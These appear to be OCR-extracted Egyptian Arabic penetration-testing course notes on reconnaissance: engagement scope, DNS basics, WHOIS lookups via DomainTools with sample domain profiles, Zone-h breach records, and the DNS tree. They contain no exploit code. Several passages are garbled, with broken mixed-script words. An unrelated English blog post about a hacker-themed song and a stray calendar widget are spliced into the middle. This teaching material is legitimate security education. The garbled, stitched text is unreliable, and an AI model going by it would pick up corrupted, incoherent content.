
- عندنا ال **Scope of engagement** دا نوعين وهما ان ال **organization** يديلك اسم ال **Client** **Full Scope Test** عليها كلها ودا بنسميه **penetration testing** ... انام لو ال **Client** قلاك تعالى خد ال **Range** دا من ال **Ip** او ال **Network** هو ال **Netblock's** عشان تعملها **Range Scope** فكدا يعتبر **penetration testing** يعني جزء من المؤسسه ال عنده فقط فلازم تأخذ بالاك انت هتعمل فأنهي نطاق وعلى ايه بالضبط .



- زى مالصورة موضحه لو عندي **Target** عاوز اشتغل عليه فال **Full scope** هحتاج اجيب عنه ال **IP** وال **DNS** بيكون عاطيني ال **Name** بتاع ال **company** ال هشتغل عليها ول يكن **Techniques** وهكذا ... ودا هنسخدم فيه ال **Facebook.com** الموضحه فالمثال ال عندنا عشان نعمل **Information gathering** بتاعي وهكذا لو عاطيني **Specific Scope** اشتغل لل **Target** بتاعي ... معينه هنشوفها مع بعض فالجي ان شاء الله.

- تعالى نشوف **Case 1** لو ال **Client** قلك تعالى اعملي **Full Client** بتاعي ايده ... **Client** بتاعي ... **Scope penetration testing** الخطوات ال هتشتغل بيها طبقا لـ **Scope** ال حدته مع ال **Malicious attacker** اما بيجي يعمل مش انت بس كمان لانه بيشتغل فال **Penetration testing** بتاعه على ال **Full Scope** بتاعه على ال **penetration testing** ... بيبقى جي مش عارف حاجه عن ال **company** بتاعتك فيضطر انه يعمل **Full scope** عشان يجمع اي معلومه عن ال **Target** ال عاوز يخترقه.

This process aims to collect all the hostnames related to the organization and the relative IP addresses.




- تعالى نفهم ال **DNS** عالسرريع شغال ازاي عشان نفهم المعلومات ال هنجمعها من خلله هنستفيد بيها فأيه ؟

- بالمختصر لو انت عاوز تروح لموقع ما ول يكن **Facebook.com** ... انت بتكتب فال **Browser** عندك اسم الموقع بس ال ... **server** ال عنده الموقع دا بيفهم بلغه ال **IP** وليس اسم الموقع ... وظيفه ال **Server DNS** انه موجود بينك وبين ال **Web server** بتاع الموقع ال انت رايحله عال ... وال **DNS server** دا عنده جدول كدا بيسجل فيه اسم ال **Website** بال **IP** بتاعه وهو بيفهم بال **IP** ... فبتقوم انت كاتب اسم موقع عاوز تفتحه بيقوم ال **DNS** دا واحد اسم ال **Website** دا ومحوله ل **IP** الخاص بييه ويوجهك ليه ... فبالمختصر كدا بيحولك ال **Website** بتاع ال **Name** ال انت رايحله لل **IP** الخاص بييه وعشان كمان ال **web server** ال انت رايحله بيفهم بال **IP** وليس اسماء المواقع ... فانت بتبعث ل **DNS Server** ال **Query** الاول ال هو ال **Request** الطلب بتاعك ال هو الموقع ال عاوز تروحله وبعدين بيقوم ال **DNS Server** دا راضض عليك بال **DNS Response** بيديك ال **IP** بتاع الموقع ال انت رايحله وبعد كدا بيتم اتصال ال **HTTPS** وهكذا وبitem نقل وتبادل ال **Data** بينك وبين ال **DNS Destination** ... فال **DNS** بيجلبك ال **IP** بتاع ال **Destination** ال عاوز تتواصل معاه ... فلو انت عارف ال **IP** بتاع ال **Destination** ال هتتواصل معاه يبقا انت مش تحتاج لل **DNS Destination** اساسا .

- طب احنا دلوقتي عاوزين نجمع معلومات عن ال **Domain** ال هو اسم الموقع ال انت عاوز تروحله وال فحالتنا دي عاوز تعمله **Target**.

- اي معلومات عن اي **Domain** انت عاوز تجمع عنه معلومات هتلقيها موجوده على **WHOIS** اسمها **Internet** عال **Data base** ... ودي عباره عن **Tool** ممكن تستخدمناها ف **Command Line** او ممكن تستخدمناها **Tool GUI** عاديه خالص متصله **Kali Linux**

بكل ال **Databases** الخاصه بال **DNS** و بتقدر تدخل جوا ال **Registers** الخاصه بيهم وتجمع لك معلومات عن ال **Domain** انت عاوز تبحث عنه .



- فأنا استخدمت **Who is Domaintools.com** وهي **Tool GUI** و علفرة فيه **Tools** كتير غيرها تقدر تستعين بيهم و تجربهم ... و عطيتها اسم **Domain** معين وهو **elsFoo.com** و قولتها تبحثلي عنه فال **Database** بتاعتها.


Domain Profile	
Registrant	Registration Private
Registrant Org	Domains By Proxy, LLC
Registrant Country	us
Registrar	GoDaddy.com, LLC IANA ID: 146 URL: http://www.godaddy.com Whois Server: whois.godaddy.com abuse@godaddy.com (p) 14806242505
Registrar Status	clientDeleteProhibited, clientRenewProhibited, clientTransferProhibited, clientUpdateProhibited
Dates	4,284 days old Created on 2010-02-14 Expires on 2022-02-14 Updated on 2019-05-15
Name Servers	NS3.ELSFOO.COM (has 1 domains) NS5.DNSMADEEASY.COM (has 356,279 domains) NS6.DNSMADEEASY.COM (has 356,279 domains) NS7.DNSMADEEASY.COM (has 356,279 domains)

- فجلك تفاصيل ال Domain زي الجهة ال حاجز عندها ال Website وال IP بتاع ال Domain انت رايحله ... وال Website وهكذا ... معلومه زي ال IP بتاع ال Location نفسه دي انت تستفاد بيها قدام فال Exploitation بعد اما تعمل Scan للي IP دا وتعرف ال Vulnerabilities الموجودة فالشبكة عندك وتعرف تستغلها بعد كدا ... معلومات زي دي وغيرها من ال بتحطها فال Map بتاعتكم فال Xmind Tool هتنفعك بعد كدا ف حاجات كثير وزي مقولنا قبل كدا انت كل مطلوب باستفاده في مرحله ال كل مكان الشغل ال جي سهل عليك و هو توفر على نفسك وقت كثير لأن كل شغلك الجي مبني على الخطوه دي ومدي اتقانك ليها .

DOMAINTOOLS		PROFILE	CONNECT	MONITOR	SUPPORT	Whois Lookup	Q
Name Servers	NS3.ELSFOO.COM (has 1 domains) NS5.DNSMADEEASY.COM (has 356,279 domains) NS6.DNSMADEEASY.COM (has 356,279 domains) NS7.DNSMADEEASY.COM (has 356,279 domains)						
Tech Contact	Registration Private Domains By Proxy, LLC DomainsByProxy.com, Tempe, Arizona, 85284, us elsfoo.com@domainsbyp proxy.com (p) 14806242599 (f) 14806242598						
IP Address	198.178.124.83 is hosted on a dedicated server					Reverse IP	
IP Location	FL - Florida - Tampa - Hivelocity Inc.						
ASN	AS29802 HVC-AS, US (registered May 08, 2003)						
IP History	7 changes on 7 unique IP addresses over 11 years						
Registrar History	1 registrar						
Hosting History	3 changes on 3 unique name servers over 11 years						
— Website							
Website Title	 Home Software solution eLSFoo.com						
Server Type	Apache/2.4.6 (CentOS) PHP/5.4.16						
Response Code	200						

- وال Tool دي هتديك Details كثير انت هتتحاجها بعدين فمرحله ال Scanning زي مهنشوف قدام بالمعلومات ال طعنها هنا هنستخدمها ازاي وهنستفيد منها ازاي ... وطبعا مش كل ال Websites بتكون سامحة للي Tools ال زي دي أنها تشوف المعلومات دي ... اغلب الشركات بتكون عامله privacy على ال Data ال ممكن اي حد يستغلها لصالحه وفي بعض الاحيان بتلاقي ال Data دي موجوده وعادي وتقدر تستغلها لصالحك!! ...

- عندنا Tools كتير بنفس الفكره تقدر تستخدمنها عشان تجيب معلومات عن ال Domain ال انت شغال عليه ومن ال Tools دي ايضا هي ال GUI Tool تقدر تعمل بيها تأكيد على المعلومه ال هتطبعهالك tool تانيه زي مقولنا قبل كد لازم تتأكد من كذا مصدر عشان ممكن تلاقي ال Tool محدثه لل Data base دي وهناك لسه!!



- وكمان عندك موقع اسمه Zone-h.org دا تقدر تستعين بييه فأنك تعرف أخر ال Websites ال حصلها اختراق ودا بيتم بتوثيق من خلال ال نفسه فانت تستخدمه تشوف ال Target بتاعك حصله اختراق قبل كدا ولا لاء وهل تم تسريب داتا او اي تفاصيل عن ال Website ال انت مترجمه فشغلك ولا لاء وهكذا وتتابع من عليه اخر عمليات الاختراق ال حصلت ك Penetration tester .

Dedicated to all the hackers - Pho3nix (Roulette Cinese)

24/03/2014 Written by Roberto SyS64738 Pretoni

We finally concluded the Hacker Visual Contest through which we collected videoclips and artwork from the hacker world which we used to assemble the official videoclip for the song "Pho3nix" (Roulette Cinese) dedicated to the hacker world. I feel obliged to thank all of the participants, credits are added at the end of the clip with a special mention to Christian Milani for the outstanding remix, to Roberto "SyS64738" Pretoni for promoting the idea throughout the hacker world and to Gianluca Zenone aka Alex Dreiser for the videoclip realization. Thanks again to all of you and... enjoy the clip.

Joe Raggi (Roulette Cinese)
(for what is worth: <https://itunes.apple.com/it/artist/roulette-cinese/id286575097>)

roulette cinese - PH03N1X R3M1X

19/39 Copy link

< November 2021 >						
M	T	W	T	F	S	S
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30					

- عدنا جزءيه تانيه خاصه بال DNS Enumeration ودي برضه خاصه بأننا نجمع معلومات عن ال DNS technique بشكل أوسع.

- احنا لما استخدمنا ال WHO IS فوق من ضمن المعلومات ال طلعتها هي ال Domain الخاص بال Server ال Name


The screenshot shows a Domain Profile page from DomainTools. At the top, there's a navigation bar with 'DOMAINTOOLS', 'PROFILE', 'CONNECT', 'MONITOR', 'SUPPORT', 'Whois Lookup', and a search icon. Below the navigation, the 'Domain Profile' section contains the following information:

- Registrant: REDACTED FOR PRIVACY
- Registrant Org: Domains By Proxy, LLC
- Registrant Country: us
- Registrar: GoDaddy.com, LLC
IANA ID: 146
URL: <http://www.godaddy.com/domains/search.aspx?ci=8990>
Whois Server: whois.godaddy.com/
abuse@godaddy.com
(p) 14806242505
- Registrar Status: renewPeriod
- Dates: 362 days old
Created on 2020-11-12
Expires on 2022-11-12
Updated on 2021-11-08
- Name Servers: ADI.NS.CLOUDFLARE.COM (has 22,452,605 domains)
TREY.NS.CLOUDFLARE.COM (has 22,452,605 domains)
- Tech Contact: REDACTED FOR PRIVACY
REDACTED FOR PRIVACY,
REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY

- ال Name servers دول بيعتدا على المعلومات بتاعت ال Domain او ال Website عنده ... فأنك لو تستغل حاجه زي دي وتوافق مع ال Name Servers عشان تطلع معلومات عن ال Domain عن طريق انك تبعته Query وستناد يرد عليك ب Response ودا بيكون فيه المعلومات ال انت عاوزها.

- بمعنى ان ال Name servers دول بيعتدا على المعلومات الخاصة بال Domain ال انت عاوزه فأنك تروح لهم تجمع منهم معلومات اكتر عن ال Domain ال انت رايحله.

- احنا عندنا ال DNS Tree لازم نفهمها ونفهم شغلها عشان متعلق بحاجات جايه كتير ...



- هتلaciي ال **DNS** بالشكل ال قدامك دا ... و هتلaciي ان ال **DNS Tree** اما بيجي يخزن المواقع هتلaciيه عنده اول حاجه ال **Root** وتحتها هتلaciي ال **TOP level Domains** ال هي زي **.com**. ال پتبقي موجوده فأخر ال **Domains** وال بعدها بتكون ال **Second Level Domains** او **Google** ال هي بتكون اسماء المواقع زي **domains** وهكذا ... و عندك ال **Third Level Domains** ال هي **Facebook** زي **WWW** ال بتكتبها فاسم ال **Domain** ... ودا بيكون ترتيب ال **DNS Server** فال **DNS record**.

- وزى مقولنا قبل كدا ال **DNS** بيوفرلياني اربط ال **Host name** ال هو اسم الموقع ال رايحله بال **IP Address** بتاعه بكل بساطه.


- ال **DNS record** ال بتكون متخزنه فال **DNS Tree** بت تكون من شويه حاجات هنترف على بعضهم المهم بالنسبةنا



- ال قدامك دا بنسميه ال **resource record** وبتحتو على مكونات ال **DNS tree** ودا لو حد سألك اشرحلى ال DNS من ال **Scratch** نبدء من الحته دي وانت رايح لـ **DNS Tree** ال فوق زي مذكرناها لحد ال DNS بيستغل ازاى.

